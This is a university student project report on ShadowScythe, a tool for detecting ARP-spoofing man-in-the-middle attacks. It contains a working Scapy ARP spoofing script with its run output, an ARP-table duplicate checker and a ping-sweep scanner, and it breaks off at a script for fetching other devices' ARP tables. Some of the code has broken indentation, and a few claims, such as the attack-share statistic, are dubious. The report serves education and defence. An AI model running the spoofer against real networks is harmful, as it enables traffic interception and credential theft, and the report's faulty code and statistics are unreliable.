

ShadowScythe: Detecting Malicious Nodes Through MITM Monitoring

A Project Report submitted in partial fulfilment of the requirements
for the award of the degree of

Bachelor of Technology
in
Computer Science and Engineering



Submitted by

Deepika
2315300004

Garima Mittal
2315300006

Priyanshi Raghav
2315300020

Ritika Sharma
2315300023

Under the Guidance of

Dr. Arvind Prasad

Submitted to

Department of Computer Engineering & Applications
Institute of Engineering & Technology
GLA University
Mathura- 281406, INDIA
2024



Department of Computer Engineering and Applications
GLA University, 17 km. Stone NH 2, Mathura-Delhi Road,
Chaumuha, Mathura – 281406 U.P (India)

Declaration

I hereby declare that the work which is being presented in the B.Tech. Mini Project **“ShadowScythe: Detecting Malicious Nodes Through MITM Monitoring”**, in partial fulfillment of the requirements for the award of the ***Bachelor of Technology*** in Computer Science and Engineering and submitted to the Department of Computer Engineering and Applications of GLA University, Mathura, is an authentic record of my own work carried under the supervision of **Dr. Arvind Prasad, Assistant Professor, Department of Computer Engineering and Applications.**

The contents of this project report, in full or in parts, have not been submitted to any other Institute or University for the award of any degree.

Signature _____

Name of Candidate: Deepika
University Roll No.: 2315300004

Signature _____

Name of Candidate: Garima Mittal
University Roll No.: 2315300006

Signature _____

Name of Candidate: Priyanshi Raghav
University Roll No.: 2315300020

Signature _____

Name of Candidate: Ritika Sharma
University Roll No.: 2315300023

Certificate

This is to certify that the above statements made by the candidate are correct to the best of my/our knowledge and belief.

Supervisor

Dr. Arvind Prasad
(Assistant Professor)

Date:

Acknowledgement

We want to take a moment to express my heartfelt gratitude to everyone who played a part in making this project, **ShadowScythe: Detecting Malicious Nodes Through MITM Monitoring**, a reality.

First and foremost, we sincerely thank my mentors and faculty members for their unwavering support, expert guidance, and thoughtful feedback throughout the journey. Their encouragement and wisdom have been instrumental in shaping this work into what it is today.

A big thank-you goes to my peers, collaborators and friends as well. Your enthusiasm, shared knowledge, and the many brainstorming sessions have been invaluable in refining this project. I couldn't have done it without the collective spirit we shared. I'm deeply grateful for your constant support, patience, and motivation. Your faith in me has been a steady source of inspiration and strength, keeping me grounded and focused.

This project is a reflection of my dedication to advancing cybersecurity and tackling the challenges posed by phishing attacks. My hope is that it contributes meaningfully to creating a safer digital space for all.

Signature _____

Name of Candidate: Deepika
University Roll No.: 2315300004

Signature _____

Name of Candidate: Garima Mittal
University Roll No.: 2315300006

Signature _____

Name of Candidate: Priyanshi Raghav
University Roll No.: 2315300020

Signature _____

Name of Candidate: Ritika Sharma
University Roll No.: 2315300023

Abstract

The study plunges into **Man-in-the-Middle (MITM) attacks**, a widespread and risky problem in cybersecurity circles. People call these hijack attacks because they're all about snatching conversations between two folks. Attackers mess with the secrecy and trustworthiness of the info being swapped, which throws up big dangers for both regular people and big companies.

Let's kick things off by examining today's cybersecurity scene, with a special focus on the rise of MITM (Man-In-The-Middle) attacks. These sneaky attacks aren't just stuff you read about—they go down in real life. Getting to know the nuts and bolts of a standard MITM attack, including why hackers go for this tactic, sheds light on how risky things are out there. We're gone take you step by step through these attacks ranging from simple snooping over public Wi-Fi to complex schemes aiming at high-stakes systems.

But the big deal isn't just the way these sneaky attacks happen. Protecting ourselves is just as crucial. This paper will dive into the arsenal we've got to block MITM attacks covering everything from avoiding trouble before it starts to catching and dealing with it on the fly. By unpacking the issue and tossing out solutions, we're aiming to hand over some super useful tips for keeping our chats and data on lockdown.

What we're aiming for with this project is to get people clued in and ready to jump into action. MITM attacks are getting trickier and they're everywhere these days so getting the lowdown on this nasty business and figuring out how to smack it down is top priority. We're here to lend a hand in beefing up our collective cyber defenses so we can all play it safe in the digital playground.

Table Of Contents

S.no	Topic	Page No
1.	Introduction	7
2.	System Requirements	8
3.	Idea and Motivation	9
4.	Inspiration	10
5.	Objective	11
6.	Methodology	12-13
7.	Flowcharts	14-15
8.	Code and Screenshot Working	16-21
9.	References	22

Introduction

Man-in-the-Middle (MITM) attacks are a common and dangerous type of network attack. In these attacks, an attacker secretly places themselves between two parties—usually the sender and the receiver—who believe they are communicating directly with each other. The attacker deceives both sides, taking control of the communication without their knowledge. This paper focuses on the typical scenario of a client-server setup to explain how MITM attacks are carried out.

In a normal, secure connection, a client sends requests to a server, and the server responds based on those requests. However, during a MITM attack, the attacker disrupts this legitimate communication channel and replaces it with two fake ones under their control. They trick the client into thinking they are the server and make the server believe they are the client. In this way, any data sent from the client first goes to the attacker, who decides whether to pass it on to the server or alter it. The same process happens with the server's response—it first reaches the attacker, who may forward it to the client, modify it, or block it entirely.

By sitting between the client and server, the attacker gains access to all the data being transmitted. This data often includes sensitive information like usernames, passwords, and login credentials. The attacker can intercept, monitor, alter, or even block this information, depending on their objective.

There are two main types of MITM attacks:

- **Passive Attacks:** The attacker intercepts and forwards the data without making any changes.
- **Active Attacks:** The attacker intercepts the data, manipulates it, and then sends the altered version to the intended recipient.

MitM attacks can be executed using several techniques, including:

- **ARP Poisoning and IP Spoofing:** Manipulating network protocols to reroute traffic.
- **DNS Spoofing:** Redirecting users to malicious websites by altering DNS records.
- **DHCP Spoofing:** Faking DHCP responses to control network configurations.
- **Wi-Fi Eavesdropping:** Setting up fake Wi-Fi hotspots to intercept user data.
- **SSL Stripping:** Downgrading HTTPS connections to unsecure HTTP.
- **HTTPS Spoofing:** Creating fake certificates to impersonate secure websites.

System Requirements

Software Requirements:

- Operating System:
 - Windows: Windows 10 or later (64-bit).
 - Linux: Ubuntu 20.04 or later, CentOS 8, or equivalent.
 - macOS: macOS 11 Big Sur or later
- Programming Language:
 - Python 3.8 or above

Hardware Requirements:

- Processor: Intel Core i5 or above (or equivalent AMD Ryzen processor).
- Memory (RAM): Minimum 8 GB (16 GB recommended for large datasets).
- Storage: At least 50 GB of free disk space for datasets, models, and logs.
- Graphics: GPU support (e.g., NVIDIA CUDA-enabled GPU) for accelerating machine learning training (optional).
- Network: Stable internet connection for accessing datasets and updates.

Idea And Motivation

ShadowScythe is essentially an advanced framework or toolkit that will intercept and alter data exchanged between two unwitting parties while they are in the process of communication. In a standard MITM attack, the attacker inserts himself between the client and the server. As a result, both parties unknowingly send information to each other via the attacker. ShadowScythe goes beyond that with advanced features to take advantage of network protocol weaknesses to hijack traffic or attract users to connect to rogue destinations using ARP spoofing, DNS spoofing, or SSL stripping. All of these allow the attacker to intercept unencrypted data, decrypt secure communications, or inject malicious payloads into the data stream.

While its uses range from malicious activity to legitimate security testing in stealing sensitive information such as login credentials, financial information, or private communications; compromising systems through the injection of malware or alteration of data transmitted, ethical cybersecurity experts and penetration testers use such software like ShadowScythe with the aim of evaluating security on networks, identifying areas of weakness in communication protocols, and making recommendations toward preventing unauthorized access or loss of data.

ShadowScythe is designed for usability, with intuitive dashboards and real-time monitoring and automated features that make complex processes easier. Examples include automated certificate forgery to bypass SSL encryption, packet analysis tools to capture and interpret traffic, and scripting capabilities to customize attack vectors. This software adapts well to any given range of network environments, which has it operating on several different platforms, making it the most critical tool in both attack and defense modes for cyber domains. Ethical use of this tool within controlled environments is very crucial for building up systems against such threats; however, it would also mean the severe ramifications that might occur from the misuse, such as identity theft, corporate espionage, and financial fraud.

While MITM attacks may not be as common as viruses, worms and phishing, commonly referred to as ransomware, they do present an increasing threat by roughly thirty-five per cent of all attacks. The reason for this is due to the work that goes into setting up a MITM attack that can be simplified by just using ransomware attacks. However they still present a threat to organizations in general. There are a number of implementations that have proven to be useful in preventing a MITM attack. A straightforward approach is the implementation of Hypertext Transfer Protocol Secure (HTTPS) which is used to provide a secure communication environment in a network context [8]. Famous sites and browsers will alert users if the connection they are using is not secure, which in general has significantly impacted the reduction of MITM attacks in public WIFI spots. Upon alert, prompt closure of the WIFI connection must be insured in order to prevent further risks.

Inspiration For Addressing

Man-In-The-Middle Attacks

ShadowScythe took shape due to the increasing complexity of "Man-in-the-Middle (MITM) attacks" and their knack for exploiting weak spots in today's ways of talking online. With more things getting connected to the internet, the chances for bad guys to grab important info, mess with chats, and wreck the security of big-time systems get higher. The usual defensive moves can't keep up with these changing dangers putting groups at risk of hacks that can smash their safety and shake up people's faith.

MITM attacks scare folks big time cause they're super sneaky and can change into a lot of different forms. They let the bad guys grab info when you're on public Wi-Fi, take over when you're doing something secure, and slip nasty stuff into what looks like normal messages. These attacks get super tricky when they team up with stuff like faking the address books of the internet (DNS spoofing), messing with network traffic cops (ARP poisoning), and tricking secure websites into not being secure (SSL stripping). It's tougher to spot and stop them because of this. A lot of the tools out there only deal with bits and pieces of the problem so there are holes that let attackers do a ton of damage.

ShadowScythe springs from the desire to and tackle MITM attacks. Its goal is to surpass standard defenses, merging instant network checks, top-notch weirdness spotting, and behavior scrutiny to catch fishy stuff at each phase of an attack's life. This setup aims not just to catch ongoing MITM dangers, but also to foresee weak spots and take early protective action.

This venture takes its cue from wanting to build a tough safe online space where folks and businesses can talk and swap info without worry of it getting swiped or messed with. Tapping into smart machine learning and nimble defense moves, ShadowScythe is all about giving security crews what they need to react pronto and with a punch to threats that just pop up.

Our main aim is to stop data breaches and guard private details to build trust in online chats in fields like money stuff, doctor stuff, and government stuff where keeping things secret and safe is super important. ShadowScythe isn't just about the techy side—it also wants to cut down on the stress, cash losses, and bad buzz that come from cyberattacks, so we can all look forward to a chill digital tomorrow.

Objective

- To implement a real-time network traffic monitoring system
- To develop an application that will monitor the ARP table of an user
- To develop an automated tool to launch MitM attack
- To develop a tool that helps restore the ARP table of a user after an attack is performed.
- To develop a tool that helps in generating logs to monitor the devices and helps in detecting MITM Attack.

Methodology

ShadowScythe is designed to identify and stop potential Man-in-the-Middle (MITM) attacks by keeping an eye on unusual activity in a network. Here's how it works, step by step:

Scanning the Network

- **What Happens:** ShadowScythe starts by taking a look around the network to find all the devices currently connected. Think of it as taking roll call in a classroom.
- **Why It Matters:** This step helps build a list of all the devices and their details, like their IP addresses and unique MAC addresses, so nothing gets missed.

Checking MAC Addresses

- **What Happens:** For each device, ShadowScythe checks the MAC address of the gateway (the device that connects everyone to the internet).
- **Why It Matters:** Every device should have a unique MAC address. If two devices claim to have the same MAC address, it might mean someone's trying to snoop or disrupt communications.

Looking for Duplicates

- **What Happens:** ShadowScythe dives into the ARP table (a kind of cheat sheet for how devices talk to each other) to look for duplicate MAC addresses.
- **Why It Matters:** If ShadowScythe finds two or more IP addresses with the same MAC address, that's a red flag for an ARP spoofing attack, which is one way hackers pull off MITM attacks.

Investigating the Gateway

- **What Happens:** If duplications are spotted, ShadowScythe focuses on the gateway device. It double-checks the IP and MAC address pairing to make sure the gateway isn't being impersonated.
- **Why It Matters:** The gateway is like the traffic cop of the network. If it's compromised, the whole network could be at risk.

Stopping the Threat

- **What Happens:** If something suspicious is found, ShadowScythe takes action by blocking the suspicious IP address to cut off the attacker's access.
- **Why It Matters:** This quick action stops potential data theft or network disruptions before they can cause harm.

Keeping Watch

- **What Happens:** ShadowScythe doesn't stop after one check—it keeps monitoring the network to catch any new suspicious behavior.
- **Why It Matters:** Constant vigilance ensures that new threats are identified and addressed in real time.

Using Shadow Scythe's Full Power


- **What Happens:** ShadowScythe doesn't just detect issues—it compares behavior across all devices in the network to confirm if there's an actual attack.
- **Why It Matters:** This extra layer of analysis helps reduce false alarms and ensures no attack slips through the cracks.

Why This Matters


ShadowScythe makes it easier to spot and stop hackers trying to sneak into networks using MITM attacks. By catching these threats early, it protects sensitive data, prevents downtime, and keeps networks running smoothly and securely. It's like having a smart, watchful guard always on duty to ensure safe communication.

Flowcharts


ARP SPOOFING FLOWCHART: The flowchart outlines the process of detecting ARP spoofing. It starts with **network scanning** to identify targets, followed by sending **false ARP messages** to establish a spoofed connection. Tools like **Better cap** and **Wireshark** are used to capture traffic and analyze patterns. Finally, the ARP table is checked for any suspicious entries to confirm the attack and stop it.




ATTACK GRAPH: The graph explains how a **Man-in-the-Middle (MITM)** attack works, where an attacker intercepts user requests by acting as a gateway. They manipulate or steal data while pretending to be a trusted connection. It highlights the role of **VPNs** for prevention and **IDS/IPS systems** for detecting such attacks.



DEFENSE APPROACH: The diagram shows how **ARP spoofing** is detected and blocked. Devices send ARP log tables to the gateway, which identifies the attacker's MAC address. The gateway blocks the attacker and sends an alert to the targeted device to ensure security.



SHADOWSCYTHER WORKING: The flowchart focuses on detecting ARP spoofing by **scanning active devices**, checking their **MAC addresses** against the ARP table, and identifying duplicates. If a duplicate is found, the **suspicious gateway IP is blocked**, and its details are logged for investigation. Additional checks are performed using tools like ShadowScythe to ensure network security.



Code

ARP ATTACK:

```
from scapy.all import ARP, send
import time

def arp_spoof(target_ip, fake_ip):
    packet = ARP(op=2, pdst=target_ip, hwdst="ff:ff:ff:ff:ff:ff", psrc=fake_ip)

    print(f"Sending ARP spoof packets to {target_ip}, claiming to be {fake_ip}...")

    try:
        while True:
            send(packet, verbose=0)
            print(f"Sent spoofed packet to {target_ip}, pretending to be {fake_ip}")
            time.sleep(2)
    except KeyboardInterrupt:
        print("\n[!] ARP spoofing stopped. Exiting.")

if __name__ == "__main__":
    print("=== ARP Spoofer ===")
    print(["NOTE: Use only for authorized testing or educational purposes."])

    target_ip = input("Enter the target device's IP address: ").strip()
    fake_ip = input("Enter the fake IP address to pretend as (e.g., router/gateway IP): ").strip()

    arp_spoof(target_ip, fake_ip)
```

WORKING:

```
=== ARP Spoofer ===  
NOTE: Use only for authorized testing or educational purposes.  
Sending ARP spoof packets to 192.168.209.28, claiming to be 192.168.209.171...  
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.  
Sent spoofed packet to 192.168.209.28, pretending to be 192.168.209.171  
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
```


CHECKING IF MY DEVICE IS ATTACKED OR NOT :

```
import platform
import subprocess
import re
import ipaddress

class ARPAnalyzer:
    def __init__(self):
        self.os_type = platform.system().lower()
        self.arp_commands = {
            'windows': 'arp -a',
            'linux': 'arp -n',
            'darwin': 'arp -n'
        }

    def get_arp_table(self):
        """Retrieve and parse ARP table across different platforms."""
        try:
            command = self.arp_commands.get(self.os_type, 'arp -a')
            result = subprocess.check_output(command, shell=True, stderr=subprocess.DEVNULL, text=True)
            return self._parse_arp_table(result)
        except Exception as e:
            print(f"ARP table retrieval error: {e}")
            return []

    def _parse_arp_table(self, result):
        """Parse ARP table based on operating system."""
        entries = []
        parser_func = (
            self._parse_windows_entries
            if self.os_type == 'windows'
            else self._parse_unix_entries
        )
        return parser_func(result)

    def _parse_windows_entries(self, result):
        """Parse Windows ARP table entries."""
        entries = []
        for line in result.split('\n')[3:]:
            parts = line.split()
            if len(parts) >= 3 and self._is_valid_ip(parts[0]):
                entries.append({
                    'IP Address': parts[0],
                    'MAC Address': parts[1],
                    'Type': parts[2]
                })
```

```

    })
    return entries

def _parse_unix_entries(self, result):
    entries = []
    for line in result.split('\n')[1:]:
        parts = line.split()
        if len(parts) >= 4 and self._is_valid_ip(parts[0]):
            entries.append({
                'IP Address': parts[0],
                'MAC Address': parts[3],
                'Type': parts[2]
            })
    return entries

def _is_valid_ip(self, ip):
    try:
        ipaddress.ip_address(ip)
        return True
    except ValueError:
        return False

def find_duplicate_macs(self, arp_table):
    mac_map = {}
    for entry in arp_table:
        mac = entry['MAC Address']
        ip = entry['IP Address']
        mac_map.setdefault(mac, []).append(ip)
    return {mac: ips for mac, ips in mac_map.items() if len(ips) > 1}

def main():
    analyzer = ARPAnalyzer()
    arp_table = analyzer.get_arp_table()
    if not arp_table:
        print("No ARP entries found.")
        return

    print("Network ARP Table:")
    for entry in arp_table:
        print(f"IP: {entry['IP Address']} | MAC: {entry['MAC Address']} | Type: {entry['Type']}")

    duplicates = analyzer.find_duplicate_macs(arp_table)
    if duplicates:
        print("\nDuplicate MAC Addresses:")
        for mac, ips in duplicates.items():
            print(f"MAC {mac} found on IPs: {' '.join(ips)}")

if __name__ == "__main__":
    main()

```

WORKING :

```

... Network ARP Table:
IP: 192.168.209.8 | MAC: 12-22-af-a7-7b-03 | Type: dynamic
IP: 192.168.209.28 | MAC: 14-ac-60-4b-0c-a5 | Type: dynamic
IP: 192.168.209.171 | MAC: ee-67-cd-24-4b-59 | Type: dynamic
IP: 192.168.209.255 | MAC: ff-ff-ff-ff-ff-ff | Type: static
IP: 224.0.0.22 | MAC: 01-00-5e-00-00-16 | Type: static
IP: 224.0.0.251 | MAC: 01-00-5e-00-00-fb | Type: static
IP: 224.0.0.252 | MAC: 01-00-5e-00-00-fc | Type: static
IP: 255.255.255.255 | MAC: ff-ff-ff-ff-ff-ff | Type: static
IP: 192.168.56.255 | MAC: ff-ff-ff-ff-ff-ff | Type: static
IP: 224.0.0.22 | MAC: 01-00-5e-00-00-16 | Type: static
IP: 224.0.0.251 | MAC: 01-00-5e-00-00-fb | Type: static
IP: 224.0.0.252 | MAC: 01-00-5e-00-00-fc | Type: static
IP: 239.255.255.250 | MAC: 01-00-5e-7f-ff-fa | Type: static
IP: 172.18.255.255 | MAC: ff-ff-ff-ff-ff-ff | Type: static
IP: 224.0.0.22 | MAC: 01-00-5e-00-00-16 | Type: static
IP: 224.0.0.251 | MAC: 01-00-5e-00-00-fb | Type: static

Duplicate MAC Addresses:
MAC ff-ff-ff-ff-ff-ff found on IPs: 192.168.209.255, 255.255.255.255, 192.168.56.255, 172.18.255.255
MAC 01-00-5e-00-00-16 found on IPs: 224.0.0.22, 224.0.0.22, 224.0.0.22
MAC 01-00-5e-00-00-fb found on IPs: 224.0.0.251, 224.0.0.251, 224.0.0.251
MAC 01-00-5e-00-00-fc found on IPs: 224.0.0.252, 224.0.0.252

```

CHECKING OTHER DEVICES IN NETWORK :

```
import platform
import subprocess
import socket
from typing import List, Dict
import ipaddress

class NetworkScanner:
    def __init__(self):
        self.os_type = platform.system().lower()

    def get_local_network(self) -> str:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
            s.connect(("8.8.8.8", 80))
            local_ip = s.getsockname()[0]
            s.close()
            network = ipaddress.ip_network(f"{local_ip}/24", strict=False)
            return str(network.network_address) + "/24"
        except Exception:
            return "192.168.1.0/24"

    def ping_device(self, ip: str, timeout: int = 1) -> bool:
        params = ['-c', '1', '-W', '1'] if self.os_type != 'windows' else ['-n', '1', '-w', '1000']
        command = ['ping'] + params + [ip]

        try:
            result = subprocess.run(
                command,
                stdout=subprocess.PIPE,
                stderr=subprocess.PIPE,
                timeout=timeout
            )
            return result.returncode == 0
        except:
            return False

    def scan_network(self, network: str = None) -> List[Dict[str, str]]:
        network = network or self.get_local_network()
        discovered_devices = []

        for ip in ipaddress.ip_network(network, strict=False):
            ip_str = str(ip)
            if self.ping_device(ip_str):
                discovered_devices.append({
                    'ip': ip_str,
                    'status': 'Active'
                })

        return discovered_devices

    def main():
        scanner = NetworkScanner()
        print("Discovering network devices...")

        devices = scanner.scan_network()

        print(f"\nFound {len(devices)} active devices:")
        for device in devices:
            print(f"IP: {device['ip']} - Status: {device['status']}")

if __name__ == "__main__":
    main()
```

WORKING :

```
Discovering network devices...

Found 2 active devices:
IP: 192.168.209.90 - Status: Active
IP: 192.168.209.171 - Status: Active
```

FETCHING OTHER'S DEVICE ARP TABLE :

```
import paramiko
import re
